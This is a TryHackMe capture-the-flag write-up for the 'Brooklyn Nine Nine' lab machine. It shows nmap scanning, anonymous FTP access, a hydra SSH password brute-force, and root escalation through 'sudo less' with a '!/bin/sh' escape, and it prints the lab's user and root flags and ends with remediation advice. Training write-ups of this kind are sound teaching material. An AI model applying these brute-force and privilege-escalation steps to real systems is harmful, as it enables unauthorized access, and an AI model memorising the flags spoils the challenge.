REPORT | Brooklyn Nine Nine CTF

TRYHACKME

Vusal Gulmammadov

07.02.2025

Machine Used: Kali Linux

<u>Content:</u>

1. Deploy the machine

2. Find open ports on the machine

3. Enumeration


4. Exploiting

5. Privilege escalation

6. Vulnerability Fixing

1. Deploy the Machine

The "Brooklyn Nine Nine" machine was launched in the TryHackMe environment to analyze the target system and begin penetration testing. The IP address of the virtual machine was determined and access was provided for the next steps. Since the machines in the network offered by TryHackMe are located in a private virtual network, we must establish a connection with OpenVPN to access this environment.




```
┌──(kali㉿vbox)-[~/Downloads]
└─$ sudo openvpn gulmmdoff.ovpn
[sudo] password for kali:
2025-02-07 07:08:28 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation fail
ed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --dat
a-ciphers.
2025-02-07 07:08:28 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling data channel offload.
2025-02-07 07:08:28 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-02-07 07:08:28 library versions: OpenSSL 3.3.2 3 Sep 2024, LZO 2.10
2025-02-07 07:08:28 DCO version: N/A
2025-02-07 07:08:28 TCP/UDP: Preserving recently used remote address: [AF_INET]3.254.253.220:1194
2025-02-07 07:08:28 Socket Buffers: R=[212992→212992] S=[212992→212992]
2025-02-07 07:08:28 UDPv4 link local: (not bound)
2025-02-07 07:08:28 UDPv4 link remote: [AF_INET]3.254.253.220:1194
2025-02-07 07:08:28 TLS: Initial packet from [AF_INET]3.254.253.220:1194, sid=21c1aa9b 32176e70
2025-02-07 07:08:28 VERIFY OK: depth=1, CN=ChangeMe
2025-02-07 07:08:28 VERIFY KU OK
2025-02-07 07:08:28 Validating certificate extended key usage
2025-02-07 07:08:28 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-02-07 07:08:28 VERIFY EKU OK
2025-02-07 07:08:28 VERIFY OK: depth=0, CN=server
2025-02-07 07:08:28 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SH
A256, peer temporary key: 253 bits X25519
2025-02-07 07:08:28 [server] Peer Connection Initiated with [AF_INET]3.254.253.220:1194
2025-02-07 07:08:28 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
```

Target IP Adress : 10.10.71.63

2. Find Open Ports on the Machine

Performed an Nmap scan to detect open ports on the target system:

Command: nmap –Pn -p- -sCV --min-rate 500 --open IP Adr



```
┌──(kali㉿vbox)-[~]
└─$ nmap -Pn -p- -sCV --min-rate 500 --open 10.10.71.63
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-07 07:10 EST
Nmap scan report for 10.10.71.63
Host is up (0.11s latency).
Not shown: 54796 closed tcp ports (conn-refused), 10736 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.21.48.203
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.61 seconds
```

Nmap Results:


Port 21 (FTP): Checked for Anonymous login permission.

Port 22 (SSH): Secure shell connection.


Port 80 (HTTP): Web service is running.

3. Enumeration

Using the username **anonymous** and a **blank password**, the **ftp** service was enumerated and the text file found above, **note_to_jake.txt**, was downlaoded to the attacker machine. The text file contained a clue regarding 2 usernames, **Jake** and **holt**, and that one of the users, Jake, had a weak password. This led to the initial foothold on the target.



```
┌──(kali㉿vbox)-[~]
└─$ ftp 10.10.71.63
Connected to 10.10.71.63.
220 (vsFTPd 3.0.3)
Name (10.10.71.63:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||49300|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        114          4096 May 17  2020 .
drwxr-xr-x    2 0        114          4096 May 17  2020 ..
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> 
```




```
┌──(kali㉿vbox)-[~]
└─$ cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

4.Exploiting

The **ssh** password for the user, **jake**, was brute-forced using **hydra.**

Command: hydra -l jake -P /usr/share/wordlists/rockyou.txt 10.10.71.63 -s 22 ssh




```
┌──(kali㉿vbox)-[~]
└─$ hydra -l jake -P /usr/share/wordlists/rockyou.txt 10.10.71.63 -s 22 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-07 07:24:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.71.63:22/
[22][ssh] host: 10.10.71.63   login: jake   password: 987654321
^C
```

Log in to the **ssh** service on the target with

Username: jake

Password: 987654321




```
┌──(kali㉿vbox)-[~]
└─$ ssh jake@10.10.71.63
jake@10.10.71.63's password:
Last login: Fri Feb  7 12:25:58 2025 from 10.21.48.203
jake@brookly_nine_nine:~$ whoami
jake
```

Location of the user.txt file:

The user.txt file was found in the **/home/holt** directory.

User.txt : ee11cbb19052e40b07aac0ca060c23ee




```
jake@brookly_nine_nine:~$ cd /home
jake@brookly_nine_nine:/home$
jake@brookly_nine_nine:/home$ ls
amy  holt  jake
jake@brookly_nine_nine:/home$ cd holt
jake@brookly_nine_nine:/home/holt$ ls
nano.save  user.txt
jake@brookly_nine_nine:/home/holt$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
jake@brookly_nine_nine:/home/holt$ 
```

5. Privilege escalation

Check the **sudo** rights for the current user, jake.


Command: sudo -l



```
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
jake@brookly_nine_nine:~$ sudo less /etc/profile
# whoami
root
# 
```

Check GTFObins for any escalation vectors for the less binary.



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo less /etc/profile
!/bin/sh
```

Execute the following command on the target.

Command:

```
sudo less /etc/profile
!/bin/sh
```




```
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
jake@brookly_nine_nine:~$ sudo less /etc/profile
# whoami
root
# 
```

Location of the root.txt file:

The **root.txt** file was found in the **/root** directory.

Root.txt: 63a9f0ea7bb98050796b649e85481845



```
root@brookly_nine_nine:~# cd /root
root@brookly_nine_nine:/root# ls
root.txt
root@brookly_nine_nine:/root# cat root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy!!
root@brookly_nine_nine:/root# 
```

6. Vulnerability Fixing

Vulnerability Explanation: The FTP service running on the target allowed anonymous login and contained a text file which had information about 2 usernames and one of them had a weak password. The ssh password of the user was easily cracked with hydra to gain a foothold on the target.

Vulnerability Fix: Remove any files containing sensitive information, such as usernames, for the ftp service which allows anonymous login. Also enforce a strong password policy for the ssh service.